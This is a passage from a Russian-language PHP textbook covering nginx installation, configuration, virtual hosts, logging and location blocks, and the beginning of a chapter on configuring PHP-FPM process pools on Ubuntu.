Популярности Git способствуют бесплатные хостинги вроде GitHub. Подавляющее большинство компонентов, распространяемых через Composer, размещается на GitHub.

ГЛАВА 55



Web-сервер nginx

Листинги данной главы
можно найти в подкаталоге nginx.

До настоящей главы мы использовали встроенный сервер PHP *(см. главу 4)*. Он вполне подходит для разработки и тестирования Web-приложений. Однако для развертывания Web-приложения, одновременно обслуживающего сотни и тысячи обращений, требуется промышленный Web-сервер.

Долгое время флагманом в Web-серверах оставался Web-сервер Apache, и по сей день под его управлением работает наибольшая доля серверов в Интернете[1]. Главный недостаток Apache по сравнению с современными серверами — расточительный расход ресурсов. Для поддержки PHP существует модуль mod_php, который встраивается в каждый процесс Apache независимо от того, обрабатывает ли он PHP-скрипт, отдает изображение или CSS-файл. Разумеется, для отдачи изображения или CSS-файла не требуется инициализация PHP-интерпретатора, создание многочисленных предопределенных классов и констант. Кроме того, рабочие процессы Web-сервера Apache сами по себе потребляют довольно много оперативной памяти. Чем больше оперативной памяти требуется на обслуживающий процесс, тем меньше таких процессов можно запустить, а следовательно, тем меньше сервер может обработать одновременных соединений.

Web-сервер Apache допускает подключение PHP через FastCGI, однако потребление им памяти остается все равно очень большим.

Поэтому в последнее время стремительно набирает популярность Web-сервер nginx, разработанный российским программистом Игорем Сысоевым. Основная причина роста популярности nginx в уже устоявшемся мире Web-серверов — это меньшее потребление памяти, отсутствие завязки на медленный жесткий диск, возможность одновременной обработки большего количества соединений, гибкие возможности по настройке сервера. В отличие от других Web-серверов nginx изначально проектировался для поддержания огромного количества одновременных соединений (до 10 000).

---

[1] **http://news.netcraft.com/archives/2015/12/31/december-2015-web-server-survey.html**.

Для обслуживания PHP-скриптов совместно с nginx используется менеджер процессов FastCGI (FastCGI Process Manager, FPM), который мы подробнее рассмотрим в *главе 56*.

В текущей главе мы предполагаем, что все операции производятся на арендуемом сервере, рабочей станции или виртуальной машине, на которых установлен Linux-дистрибутив Ubuntu.

Установка nginx

Перед тем как мы займемся установкой Web-сервера nginx, следует обновить индексы пакетного менеджера `apt-get` при помощи следующей команды:

```
$ sudo apt-get update
```

Это позволит обновить базу пакетов, доступных через `apt-get`. После этого рекомендуется выполнить обновление системы при помощи команды

```
$ sudo apt-get upgrade
```

Для установки nginx следует выполнить команду

```
$ sudo apt-get install nginx
```

Управление сервером

Управление сервером осуществляется при помощи команды `service`. Следующая команда запускает сервер:

```
$ sudo service nginx start
```

Для остановки сервера надо выполнить команду

```
$ sudo service nginx stop
```

Для перезапуска команде `service` нужно передать параметр `restart`:

```
$ sudo service nginx restart
```

Если в полном перезапуске сервера нет необходимости, можно лишь перечитать конфигурационные файлы, воспользовавшись параметром `reload`:

```
$ sudo service nginx reload
```

Убедиться в том, что процессы nginx запущены, можно, обратившись к утилите `ps`, показывающей список процессов, и отфильтровав результаты по ключевому слову `nginx`:

```
$ ps aux | grep nginx
root       559  0.0  0.0  86792  2412 ?  Ss    2015   0:00 nginx: master process
www-data   570  0.0  0.1  88168  4592 ?  S     2015   9:26 nginx: worker process
www-data   571  0.0  0.1  88160  4540 ?  S     2015   9:18 nginx: worker process
www-data   572  0.0  0.1  88160  4540 ?  S     2015   9:17 nginx: worker process
www-data   573  0.0  0.1  87840  4212 ?  S     2015   9:35 nginx: worker process
```

Конфигурационные файлы

Конфигурационные файлы nginx сосредоточены в папке /etc/nginx. Все они состоят из секций, внутри которых размещаются директивы

```
<секция> {
  <директива> <значение>;
}
```

Обратите внимание, что директивы внутри секции завершаются обязательной точкой с запятой.

Секции задают разный уровень действия директив: весь сервер, виртуальный хост (отдельный сайт), папка, файл с определенным расширением и т. п.

Как видно из примера выше, содержимое секции заключается в фигурные скобки. Исключение составляет лишь глобальная секция, директивы которой действуют на весь сервер. Для глобальной секции не предусмотрено название и фигурные скобки, директивы помещаются в начале главного конфигурационного файла. В листинге 55.1 приводится фрагмент конфигурационного файла /etc/nginx/nginx.conf.

Листинг 55.1. Главный конфигурационный файл nginx. Файл nginx.conf

```
user www-data;
worker_processes 4;
pid /run/nginx.pid;

events {
  worker_connections 1024;
}

http {

  sendfile on;
  tcp_nopush on;
  tcp_nodelay on;
  keepalive_timeout 65;

  include /etc/nginx/mime.types;
  default_type application/octet-stream;

  access_log /var/log/nginx/access.log;
  error_log /var/log/nginx/error.log;

  gzip on;
  gzip_disable "msie6";

  include /etc/nginx/conf.d/*.conf;
  include /etc/nginx/sites-enabled/*;
}
```

Директивы `user`, `worker_processes`, `pid` размещены в глобальной секции, после них следуют две секции — `events` и `http`.

Директива `include` позволяет подключать дополнительные конфигурационные файлы. Более того, воспользовавшись символом `*`, можно подключить все файлы в папке, подходящие под шаблон. В примере выше подключаются все файлы с расширением conf в папке /etc/nginx/conf.d/ и все файлы в папке /etc/nginx/sites-enabled/.

Web-сервер nginx подключает главный конфигурационный файл /etc/nginx/nginx.conf, к которому при помощи директив `include` подключаются остальные вспомогательные конфигурационные файлы.

Нас будут интересовать следующие конфигурационные файлы:

- nginx.conf — главный конфигурационный файл, задающий настройки для всего сервера;
- fastcgi_params — передача переменных окружения для FastCGI-приложений, нам он потребуется для корректной передачи переменных окружения и параметров в PHP-скрипт, когда мы будем подключать PHP;
- mime.types — MIME-типы, поддерживаемые сервером, и сопоставление их расширениям файлов;
- sites-available/ — папка, в которой хранятся конфигурационные файлы для виртуальных хостов (сайтов), под каждый виртуальный хост заводится отдельный конфигурационный файл;
- sites-enabled/ — папка со ссылками на конфигурационные файлы из sites-available; к серверу подключаются лишь те конфигурационные файлы, для которых имеется ссылка в этой папке. Таким образом, можно быстро подключать и отключать виртуальные хосты путем создания или удаления ссылки в папке sites-enabled без удаления и создания новых файлов конфигурации в папке sites-available.

Настройка Web-сервера nginx начинается с главного конфигурационного файла nginx.conf. В табл. 55.1 приводится описание наиболее часто используемых директив глобальной секции.

Таблица 55.1. *Директивы глобальной секции*

Директива	Описание
`user`	Пользователь и группа, от имени которых запускаются процессы nginx. В Ubuntu для этих целей используется пользователь www-data и группа www-data. В том случае, когда имя пользователя и группы совпадают, можно указать лишь имя пользователя www-data
`worker_processes`	Количество рабочих процессов, обрабатывающих соединения со стороны клиента. Если нагрузка в основном приходится на процессор, директиве следует выставить значение, равное количеству ядер процессора. Если нагрузка преимущественно приходится на подсистему ввода/вывода, директиве следует выставить значение, равное удвоенному количеству ядер процессора
`pid`	Путь к файлу, в котором хранится идентификатор главного процесса nginx
`worker_connections`	Директива задает максимальное количество соединений для рабочего процесса

В том случае, если пользователь и группа не совпадают, в директиве `user` сначала указывают имя пользователя, а затем группу:

```
user igor www-data;
```

Следует обратить внимание на директивы `worker_processes` и `worker_connections`. Максимальное количество одновременно обрабатываемых соединений nginx равно их произведению.

Как видно из листинга 55.1, директива `worker_connections` указана в секции `events`, которая определяет директивы, влияющие на обработку соединений.

Секция `http` определяет параметры HTTP-протокола. Директив, которые могут быть размещены в этой секции, очень много. В табл. 55.2 представлены лишь наиболее интересные и часто используемые директивы. С полным списком можно ознакомиться в официальной документации.

Таблица 55.2. *Директивы секции* `http`

Директива	Описание
`client_max_body_size`	Максимальный размер тела запроса клиента. В случае превышения nginx выдает HTTP-код ответа "413 Request Entity Too Large"
`default_type`	MIME-тип по умолчанию, если сервер не может определить его, используя секцию `type`
`keepalive_timeout`	Определяет, сколько времени соединение типа keep-alive может оставаться открытым. Значение задается в секундах
`aio`	Разрешает использование асинхронного файлового ввода/вывода. Доступно во всех современных UNIX-подобных операционных системах
`sendfile`	Разрешает использовать системный вызов `sendfile` для копирования из одного файлового дескриптора в другой
`gzip`	Разрешает (`on`) или запрещает (`off`) сжатие ответа методом `gzip()`
`gzip_disable`	Запрещает `gzip`-сжатие для запросов с `User-Agent`, совпадающих с регулярным выражением, заданным директивой
`limit_rate`	Ограничивает скорость передачи ответа клиенту в байтах в секунду, значение 0 отключает ограничение скорости
`tcp_delay`	Разрешает (`on`) или запрещает (`off`) использование параметра `TCP_NODELAY` для соединения типа keep-alive
`tcp_nopush`	Учитывается только при использовании директивы `sendfile`, разрешая nginx отправлять HTTP-заголовки одним пакетом, а также передавать файл полными пакетами

Значение директивы `client_max_body_size` следует установить побольше, если вы планируете загружать на сервер объемные файлы:

```
client_max_body_size 32m;
```

Значение директивы `default_type` используется совместно с секцией `types`, определяющей поддерживаемые MIME-типы и сопоставляющие расширения файлов, закреплен-

ные за ними. Секция `types` довольно объемна, поэтому она выносится в отдельный конфигурационный файл mime.types, фрагмент которого представлен в листинге 55.2.

Листинг 55.2. Обслуживаемые MIME-типы. Файл mime.types

```
types {
       text/html                        html htm shtml;
       text/css                         css;
       text/xml                         xml rss;
       image/gif                        gif;
       image/jpeg                       jpeg jpg;
       application/x-javascript         js;
       ...
       video/webm                       webm;
       video/x-flv                      flv;
       video/x-mng                      mng;
       video/x-ms-asf                   asx asf;
       video/x-ms-wmv                   wmv;
       video/x-msvideo                  avi;
}
```

Как правило, файл mime.type подключается в секции `http` главного конфигурационного файла nginx, а при помощи директивы `default_type` определяется MIME-тип, который назначается, если не найдено сопоставление в секции `types` (см. листинг 55.1):

```
include /etc/nginx/mime.types;
default_type application/octet-stream;
```

Иерархия секций

Когда Web-серверу nginx поступает запрос, на его выполнение влияет множество директив из разных секций. Сначала для запроса подбираются правила из более узкой и детализированной секции, как правило, местоположения, определяемые секцией `location` *(см. разд. "Местоположение" далее в этой главе)*.

Правила и директивы применяются к текущему запросу, начиная с самых детализированных и узких секций и заканчивая общими (рис. 55.1).

Директивы глобальной секции и секция `http` влияют на весь сервер в целом, секция `server`, формирующая виртуальный хост, отвечает за сайт, секции `location` — за папки и файлы в рамках виртуального хоста.




Рис. 55.1. Иерархия секций в конфигурационных файлах nginx

Виртуальные хосты

Один сервер может обслуживать несколько сайтов. Клиенты отправляют HTTP-заголовок `Host` с доменным именем сайта для того, чтобы сервер мог определить, какому из сайтов адресован HTTP-запрос. Набор директив, которые обслуживают такой отдельный сайт, называется *виртуальным хостом*. В nginx для организации виртуальных хостов предназначена специальная секция `server`, внутри которой при помощи директивы `listen` указывается порт, прослушивающий nginx, а при помощи директивы `server_name` — доменные имена, относящиеся к текущему виртуальному хосту. Например, следующие три секции `server` создают три виртуальных хоста для обслуживания доменных имен example.org, example.net и example.com.

```
server {
    listen      80;
    server_name example.org www.example.org;
    ...
}
server {
    listen      80;
    server_name example.net www.example.net;
    ...
}
server {
    listen      80;
    server_name example.com www.example.com;
    ...
}
```

Как видно из примера, помимо домена второго уровня в каждой из директив `sever_name` указывается дополнительный поддомен третьего уровня www (количество перечисляемых адресов не ограничено).

В директиве `server_name` допускается использование шаблонов с символом `*`, соответствующим любому количеству символов. Например, следующая секция `server` будет обрабатывать любые домены третьего уровня:

```
server {
    listen      80;
    server_name example.org *.example.org;
    ...
}
```

Вместо шаблонов допускается использование регулярных выражений, для этого перед именем следует указать знак тильды `~`:

```
server {
    listen      80;
    server_name ~^www\.example\.org$;
    ...
}
```

Замечание

Тильда служит признаком регулярного выражения не только для директивы `server_name`, но и для всех остальных директив, допускающих использование регулярных выражений.

Директива `listen` позволяет указать не только порт, но и IP-адрес, к которому привязываются запросы:

```
server {
    listen      192.168.0.1:80;
    server_name example.org www.example.org;
    ...
}
```

Директива `root` определяет физическое расположение виртуального хоста на жестком диске. В примере, приведенном далее, в качестве такого пути выступает /var/lib/www/example.org/www:

```
server {
    listen      80;
    server_name example.org www.example.org;
    root /var/lib/www/example.org/www;
    ...
}
```

Директива `error_page` позволяет указать путь к файлу, который возвращается при передаче определенного HTTP-кода состояния. Ниже приводится пример настройки возврата страниц при возникновении кодов состояний 404 (страница не найдена) и 500 (ошибка на стороне сервера):

```
server {
    ...
    error_page 404 /404.html;
    error_page 500 /500.html;
    ...
}
```

Директива `index` позволяет задать индексный файл. В случае если при обращении к папке не будет указан файл, сервер попытается обратиться к индексному файлу:

```
server {
    ...
    index index.html;
    ...
}
```

В листинге 55.3 приводится типичное содержимое виртуального хоста.

Листинг 55.3. Типичный виртуальный хост. Файл sites-available/example.com

```
server {
  listen   80;
  root /var/www/example.com/www;
  access_log /var/www/example.com/log/access.log;
  error_log  /var/www/example.com/log/error.log;
```

```
  index index.html;

  error_page 404 /404.html;
  error_page 500 /500.html;

  server_name example.com www.example.com;
  client_max_body_size 32m;
}
```

Из директив, представленных в секции `server`, мы не рассмотрели лишь `access_log` и `error_log`, которые подробно обсуждаются *в следующем разделе*.

Файл виртуального хоста размещается в папке /etc/nginx/sites-available/. Для того чтобы активировать конфигурационный файл, в папке /etc/nginx/sites-enabled/ необходимо создать символическую ссылку. Сделать это можно при помощи команды `ln` с параметром `-s`:

```
$ sudo ln -s /etc/nginx/sites-available/example.com /etc/nginx/
sites-enabled/example.com
```

Первый путь определяет файл, на который будет указывать ссылка, второй — местоположение ссылки. В том случае, если команда выполняется в папке /etc/nginx/sites-enabled/, последний параметр можно опустить, ссылка с именем example.com будет создана автоматически:

```
$ cd /etc/nginx/sites-enabled/
$ sudo ln -s /etc/nginx/sites-available/example.com
```

Журнальные файлы

Web-сервер — сложное программное обеспечение, его настройка и поддержание работоспособности — не простая задача. Если что-то идет не так, следует обратиться к журнальным файлам, где можно найти подсказку о том, почему сервер или виртуальный хост работают не так, как ожидается. В табл. 53.3 представлена группа наиболее часто используемых директив для обслуживания журнальных файлов.

***Таблица 55.3.** Директивы журнальных файлов*

Директива	Описание
`error_log`	Записываются сообщения об ошибках
`access_log`	Записываются сообщения об обращениях к серверу
`log_format`	Задает формат журнальных файлов

Директиву `error_log` допускается размещать в глобальной секции, `access_log` только на уровне секции `server` или `location`. Если `error_log` указывается в глобальной секции и директива больше нигде не определена, в файл записываются все сообщения об ошибках. Если директива `error_log` дополнительно определена на уровне виртуальных хостов, в глобальный журнальный файл помещаются ошибки только уровня сервера.

Поэтому если виртуальный хост не стартует, то искать причину следует в глобальном журнальном файле. Если же проблемы возникли на уровне виртуального хоста, например не интерпретируются файлы PHP, то следует обращаться к журнальному файлу конкретного виртуального хоста.

Второй параметр директивы `error_log` позволяет задать уровень сообщений, попадающих в журнал. Допускается указание следующих уровней (от менее важных к более значимым): `debug`, `info`, `notice`, `warn`, `error`, `crit`, `alert`, `emerg`.

```
error_log /path/to/log debug;
```

Директива `access_log` определяет имя файла для журнала обращений (не только ошибочных). Каждая строка в файле соответствует одному обращению.

```
access_log /var/www/self.edu.ru/log/backend.access.log;
error_log  /var/www/self.edu.ru/log/backend.error.log;
```

Формат строки определяется директивой `log_format`:

```
log_format '$remote_addr|$time_local|$request|$status|$http_user_agent';
```

Как видно из примера, строка `log_format` формируется из нескольких серверных переменных, которые начинаются с символа доллара. В табл. 55.4 приводится список встроенных переменных, которые допускается использовать в строке форматирования директивы `log_format`.

> ***Замечание***
>
> Встроенные переменные можно использовать не только при форматировании сообщений в журнальных логах, но также при формировании путей и условных директив.

Таблица 55.4. *Встроенные переменные nginx*

Переменная	Описание
`$arg_`*`name`*	Аргумент *`name`* в строке запроса
`$args`	Аргументы в строке запроса
`$binary_remote_addr`	Адрес клиента в бинарном виде, длина значения всегда 4 байта
`$body_bytes_sent`	Количество байтов, переданных клиенту, без учета заголовка ответа
`$bytes_sent`	Количество байтов, переданных клиенту
`$connection`	Порядковый номер соединения
`$connection_requests`	Текущее количество запросов в соединении
`$content_length`	Содержимое HTTP-заголовка `Content-Length`
`$content_type`	Содержимое HTTP-заголовка `Content-Type`
`$cookie_`*`name`*	Содержимое cookie с именем *`name`*
`$document_root`	Содержимое директивы `$root`
`$document_uri`	Синоним для `$uri`
`$host`	Имя хоста из строки запроса, или имя хоста из HTTP-заголовка `Host`, или имя сервера, соответствующего запросу

***Таблица 55.4** (продолжение)*

Переменная	Описание
`$hostname`	Имя хоста
`$http_`*name*	Содержимое HTTP-заголовка *name*, полученного от клиента; последняя часть имени переменной соответствует имени поля, приведенного к нижнему регистру, с заменой символов тире символами подчеркивания, например, HTTP-заголовку `User-Agent` соответствует переменная `$http_user_agent`
`$https`	Принимает значение `"on"`, если соединение работает в режиме SSL, иначе переменная содержит пустую строку
`$is_args`	Принимает значение `"?"`, если в строке запроса есть аргументы, иначе переменная содержит пустую строку
`$limit_rate`	Ограничение скорости ответа (см. табл. 55.2)
`$msec`	Время в секундах с точностью до миллисекунд
`$nginx_version`	Версия nginx
`$pid`	Идентификатор (PID) рабочего процесса
`$pipe`	`"p"`, если запрос был pipelined, иначе `"."`
`$query_string`	Синоним для `$args`
`$realpath_root`	Абсолютный путь, соответствующий значению директивы `$root` для текущего запроса, в котором все символические ссылки преобразованы в реальные пути
`$remote_addr`	IP-адрес клиента
`$remote_port`	Порт клиента
`$remote_user`	Имя пользователя, использованное в Basic-аутентификации
`$request`	Первоначальная строка запроса
`$request_body`	Тело запроса
`$request_body_file`	Имя временного файла, в котором хранится тело запроса
`$request_completion`	Строка "OK", если запрос завершился, либо пустая строка
`$request_filename`	Путь к файлу для текущего запроса, формируемый из директивы `$root` и URI запроса
`$request_length`	Длина запроса (включая строку запроса, заголовок и тело запроса)
`$request_method`	Метод запроса: `"GET"`, `"POST"`, `"HEAD"`
`$request_time`	Время обработки запроса в секундах с точностью до миллисекунд; время, прошедшее с момента чтения первых байтов от клиента до момента записи в лог после отправки последних байтов клиенту
`$request_uri`	Первоначальный URI запроса целиком (с аргументами)
`$scheme`	Схема запроса: `"http"` или `"https"`
`$sent_http_`*name*	Содержимое HTTP-заголовка *name*, отправленного сервером клиенту; последняя часть имени переменной соответствует имени поля, приведенного к нижнему регистру, с заменой символов тире символами подчеркивания

***Таблица 55.4** (окончание)*

Переменная	Описание
`$server_addr`	IP-адрес сервера, принявшего запрос
`$server_name`	Имя сервера, принявшего запрос
`$server_port`	Порт сервера, принявшего запрос
`$server_protocol`	Версия HTTP протокола запроса, обычно "HTTP/1.0" или "HTTP/1.1"
`$status`	Код HTTP-ответа
`$time_iso8601`	Локальное время в формате по стандарту ISO 8601
`$time_local`	Локальное время в Common Log Format
`$uri`	Текущий URI запроса в нормализованном виде; значение `$uri` может изменяться в процессе обработки запроса, например, при внутренних перенаправлениях или при использовании индексных файлов

Использование директивы `log_format` допускается только на уровне секции `http`. Для того чтобы изменить формат логов на уровне виртуальных хостов, строку форматирования можно передать в качестве второго параметра директивы `access_log`:

```
access_log /path/to/access.log '$time_local|$request|$status|$http_user_agent';
```

Местоположения

Местоположения позволяют применять директивы в зависимости от URI запроса. Это дает возможность изменять поведение в отдельных папках, файлах, файлах с определенным расширением. Например, файлы изображений можно отдавать как есть и кэшировать на длительное время, в то время как файлы с расширением PHP можно выполнять каждый раз, не кэшируя результат.

Для определения местоположения используется секция `location`, которая может быть расположена либо на уровне виртуального хоста, либо вложена в другую секцию `location`. В листинге 55.4 приводится пример использования секции `location`.

Листинг 55.4. Использование секции `location`. Файл templates/default

```
# Типовые настройки, общие для всех доменов
index index.php index.html;
# Максимальный размер HTTP-документа
client_max_body_size 32m;

# Закрываем доступ к файлам .htaccess и .htpassword
location ~ /\.ht {
  deny all;
}
# Не помещаем в журнальный файл обращения к favicon.ico
location = /favicon.ico {
```

```
  log_not_found off;
  access_log off;
}
# Не помещаем в журнальный файл обращения к robots.txt, если его нет
location = /robots.txt {
  allow all;
  log_not_found off;
  access_log off;
}
# Не помещаем в журнальный файл обращения к файлам,
# начинающимся с /apple-touch-
location ~ /apple-touch- {
  log_not_found off;
  access_log off;
}
```

Как видно из листинга 55.4, секция `location` имеет следующий синтаксис:

`location [`*модификатор*`] uri {...}`

Сразу после ключевого слова `location` может следовать один из модификаторов, представленных в табл. 55.5.

Таблица 55.5. *Модификаторы секции* `location`

Модификатор	Описание
=	Буквальное сравнение
~	Сопоставление с регулярным выражением с учетом регистра
~*	Сопоставление с регулярным выражением без учета регистра
^~	По умолчанию nginx подбирает сопоставления с самым длинным префиксом. При использовании данной комбинации, в случае нахождения соответствия, дальнейший поиск прекращается

Когда nginx ищет подходящую запросу секцию `location`, вначале проверяются секции `location` без модификаторов и с модификатором `=`. Web-сервер запоминает секцию `location` с самым длинным подходящим префиксом. После этого проверяются регулярные выражения. Если найдено сопоставление с регулярным выражением, то выбирается оно, в противном случае используется запомненная ранее секция `location`.

Для того чтобы воспользоваться директивами из листинга 55.4, их следует подключить к виртуальному хосту при помощи директивы `include`. В листинге 55.5 представлена секция `server` виртуального хоста example.net, к которой при помощи директивы `include` подключается файл templates/default, созданный в листинге 55.4.

Листинг 55.5. Виртуальный хост example.net. Файл sites-available/example.net

```
server {
  listen   80;
  root /var/www/example.net/www;
```

```
  access_log /var/www/example.net/log/access.log;
  error_log  /var/www/example.net/log/error.log;

  server_name example.net www.example.net;

  include /etc/nginx/templates/default;
}
```

Теперь, подключая файл templates/default к виртуальным хостам, можно сократить объем секции `server`, исключить дублирование повторяющихся директив и быстро изменять конфигурацию всех виртуальных хостов, к которым подключен файл templates/default.

Префикс `@` перед секцией `location` определяет именованное местоположение. Именованные местоположения не используются при обычной обработке запросов. Их назначение — перенаправления. Внутри таких именованных секций могут быть расположены обработчики. Допустим, сервис PHP-FMP расположен на локальной машине на 9000-м порту. В этом случае его можно выделить в именованный обработчик `@php`, к которому можно обращаться для подключения файлов с расширением .php (листинг 55.6)

Листинг 55.6. Именованные местоположения. Файл sites-available/example.org

```
server {
  listen   80;
  root /var/www/example.org/www;
  access_log /var/www/example.org/log/access.log;
  error_log  /var/www/example.org/log/error.log;

  server_name example.org www.example.org;

  include /etc/nginx/templates/default;

  location ~* \.php$ {
    try_file $uri $uri/ @php;
  }
  location @php {
    proxy_pass http://localhost:9000;
    include fastcgi_params;
    fastcgi_index index.php;
  }
}
```

Директива `try_file` ищет указанные в параметрах файлы. Если не обнаружен файл по пути `$uri`, директива предпринимает попытку найти папку `$uri/`; если папка не обнаружена, то управление передается именованному местоположению `@php`.

Если приложение преимущественно состоит из PHP-файлов, использование именованных местоположений может быть излишним. В листинге example.info приводится пример подключения PHP-FPM при помощи альтернативного варианта через сокеты. Если

серверы nginx и php-fpm расположены на одном и том же сервере, нет необходимости занимать порт, достаточно организовать обмен данных через сокеты, например, /var/run/php5-fpm.sock (листинг 55.7).

Листинг 55.7. Подключение PHP-FPM через сокеты. Файл sites-available/example.info

```
server {
  listen   80;
  root /var/www/example.info/www;
  access_log /var/www/example.info/log/access.log;
  error_log  /var/www/example.info/log/error.log;

  server_name example.info www.example.info;

  include /etc/nginx/templates/default;

  location ~ \.php$ {
    try_files $uri = 404;
    fastcgi_pass   unix:/var/run/php5-fpm.sock;
    fastcgi_index index.php;
    include fastcgi_params;
  }
}
```

Секцию `location` из листинга 55.7 можно выделить в отдельный файл template/php, тогда к виртуальным хостам, где требуется PHP, подключить его можно при помощи единственной директивы `include` (листинг 55.8).

Листинг 55.8. Использование директивы `include`. Файл sites-available/example.io


```
server {
  listen   80;
  root /var/www/example.io/www;
  access_log /var/www/example.io/log/access.log;
  error_log  /var/www/example.io/log/error.log;

  server_name example.io www.example.io;

  include /etc/nginx/templates/default;
  include /etc/nginx/templates/php;
}
```

Резюме

В текущей главе мы рассмотрели легковесный и производительный Web-сервер nginx. Научились устанавливать и управлять им, а также настраивать для обслуживания нескольких сайтов. Кроме того, мы рассмотрели, каким образом можно навешивать обработчик на расширение файла, например, PHP-FPM, которому будет посвящена следующая глава.



ГЛАВА 56

PHP-FPM

Листинги данной главы
можно найти в подкаталоге fpm.

FPM (Менеджер процессов FastCGI) является FastCGI-сервером, который позволяет организовать группу PHP-процессов, обрабатывающих запросы с Web-сервера, например nginx. Один мастер-процесс, запускающийся с привилегиями суперпользователя root, управляет дочерними процессами, работающими под управлением учетных записей пользователей с меньшими привилегиями. Мастер-процесс создает дополнительные процессы при их недостатке, уничтожает старые процессы, чтобы предотвратить утечки памяти. Каждый дочерний PHP-FPM-процесс успевает обслужить от нескольких десятков до нескольких сотен запросов от сервера. В задачу мастер-процесса входит поддержание в системе определенного количества готовых к работе дочерних PHP-FPM-процессов.

Установка

Перед тем как мы займемся установкой PHP-FPM, следует обновить индексы пакетного менеджера `apt-get` при помощи следующей команды:

```
$ sudo apt-get update
```

Это позволит обновить базу пакетов, доступных через менеджер пакетов `apt-get`. После этого рекомендуется выполнить обновление системы при помощи команды:

```
$ sudo apt-get upgrade
```

Для установки PHP-FPM следует выполнить команду:

```
$ sudo apt-get install php7-fpm
```

Управление сервером

Управление сервером осуществляется при помощи команды `service`. Следующая команда запускает сервер:

```
$ sudo service php7-fpm start
```

Для остановки сервера надо выполнить команду:

```
$ sudo service php7-fpm stop
```

Для перезапуска команде `service` следует передать параметр `restart`:

```
$ sudo service php7-fpm restart
```

Если в полном перезапуске сервера нет необходимости, можно лишь перечитать конфигурационные файлы, воспользовавшись параметром `reload`:

```
$ sudo service php7-fpm reload
```

Убедиться в том, что процессы php-fpm запущены, можно, обратившись к утилите `ps`, показывающей список процессов, и отфильтровав результаты по ключевому слову `php-fpm`:

```
$ ps aux | grep php-fpm
root       567  0.0  0.3 427064 15236 ?   Ss  2015   4:42 php-fpm: master process
www-data   607  0.0  0.4 428548 19012 ?   S   2015   0:01 php-fpm: pool example.com
www-data   608  0.0  0.4 428792 17560 ?   S   2015   0:00 php-fpm: pool example.com
www-data   609  0.0  0.4 429788 17904 ?   S   2015   0:00 php-fpm: pool example.net
www-data   610  0.0  0.1 426944  6448 ?   S   2015   0:00 php-fpm: pool example.net
```

Конфигурационные файлы

При работе с PHP в Ubuntu следует иметь в виду, что операционная система использует различные конфигурационные файлы php.ini для разных задач и серверов. В списке ниже приводится несколько типичных местоположений, где можно обнаружить разные варианты php.ini:

- /etc/php7/cli/php.ini — конфигурационный файл консольной утилиты `php`;
- /etc/php7/apache2/php.ini — конфигурационный файл для модуля PHP, используемого Web-сервером Apache;
- /etc/php7/fpm/php.ini — конфигурационный файл для PHP-FPM, используемый Web-сервером nginx.

> ***Замечание***
>
> Уточнить местоположение конфигурационного файла php.ini можно, либо обратившись к отчету функции `phpinfo()`, либо воспользовавшись параметром `-i` в случае консольного варианта. Если PHP может загрузить конфигурационный файл php.ini, путь к нему можно обнаружить в строке отчета Loaded Configuration File.

Помимо конфигурационного файла php.ini в каталоге /etc/php7/fpm/ можно обнаружить конфигурационный файл php-fpm.conf, который служит для установки глобальных настроек PHP-FPM (листинг 56.1).

Листинг 56.1. Главный конфигурационный файл. Файл php-fpm.conf

```
[global]
pid = /var/run/php7-fpm.pid
error_log = /var/log/php7-fpm.log
```

```
emergency_restart_threshold = 10
emergency_restart_interval = 1m
include = /etc/php7/fpm/pool.d/*.conf
```

Полный набор директив, доступных в конфигурационных файлах PHP-FPM, следует уточнить в официальной документации, здесь мы рассмотрим лишь основные (табл. 56.1).

Таблица 56.1. *Директивы глобальной секции PHP-FPM*

Директива	Описание
`pid`	Путь к файлу, в котором хранится идентификатор главного процесса PHP-FPM
`error_log`	Путь к файлу журнала ошибок
`emergency_restart_threshold`	Максимальное количество дочерних процессов, которое может завершиться сбоем в интервал времени, заданный директивой `emergency_restart_interval`
`emergency_restart_interval`	Директива определяет время, в течение которого PHP-FPM будет мягко перезагружен. По умолчанию подразумевается время в секундах, впрочем, при помощи модификаторов можно указать другие единицы измерения: `s` (секунды), `m` (минуты), `h` (часы) или `d` (дни)
`include`	Директива позволяет включить дополнительные конфигурационные файлы, а также папки с несколькими конфигурационными файлами по шаблону, в котором допускается использование символа *, обозначающего любое количество символов в имени

Особенно примечательна директива `include`, которая подключает пул PHP-FPM-процессов из папки pool.d. Вы можете поместить в эту папку единый conf-файл, который будет обслуживать все сайты, размещенные на вашем сервере, а можете для каждого сайта сформировать свой conf-файл. Таким образом, вы сможете настраивать PHP-FPM для каждого проекта индивидуально.

Рассмотрим типичный конфигурационный файл пула процессов (листинг 56.2). Файл начинается с названия пула, заключенного в квадратные скобки. Как правило, в качестве имени пула выступает доменное имя, которое он обслуживает. В листинге 56.2 в качестве имени пула PHP-FPM-процессов выступает example.com. Как правило, имя домена используется также для именования конфигурационного файла, например, example.com.conf. Последнее правило не обязательно, однако следуя ему, можно легко ориентироваться в конфигурационных файлах отдельных хостов.

Внутри конфигурационного файла на это имя можно ссылаться, используя переменную `$pool`, например, для формирования путей к файлу сокетов и журнальным файлам.

Листинг 56.2. Пул процессов. Файл pool.d/example.com.conf

```
[example.com]
user = www-data
group = www-data
```

```
listen = /var/www/$pool/fastcgi.sock
listen.owner = www-data
listen.group = www-data

pm = dynamic
pm.max_children = 5
pm.start_servers = 2
pm.min_spare_servers = 1
pm.max_spare_servers = 3

security.limit_extensions = .php .php3 .php4 .php5

php_admin_value[sendmail_path] = /usr/sbin/sendmail -t -i -f admin@example.com
php_admin_value[error_log] = /var/log/fpm-php/$pool.www.log
php_admin_flag[log_errors] = on
php_admin_value[memory_limit] = 32M
```

Рассмотрим подробнее директивы из листинга 56.2. Сразу оговоримся, что мы коснемся лишь части директив, за подробностями следует обратиться к официальной документации.

Директивы `user` и `group` позволяют задать имя пользователя и его группу, с привилегиями которых будут выполняться рабочие процессы PHP-FPM. Как видно из листинга 56.2, в примере используются традиционные для Ubuntu пользователь и группа с одинаковыми именами www-data.

Директива `listen` позволяет задать способ обмена PHP-FPM с другими серверами, например, в Web-сервером nginx, который был рассмотрен в *главе 55*. В качестве одного из вариантов подключения допускается указать IP-адрес и порт, к которому будет привязан PHP-FPM:

```
listen = 127.0.0.1:9000
```

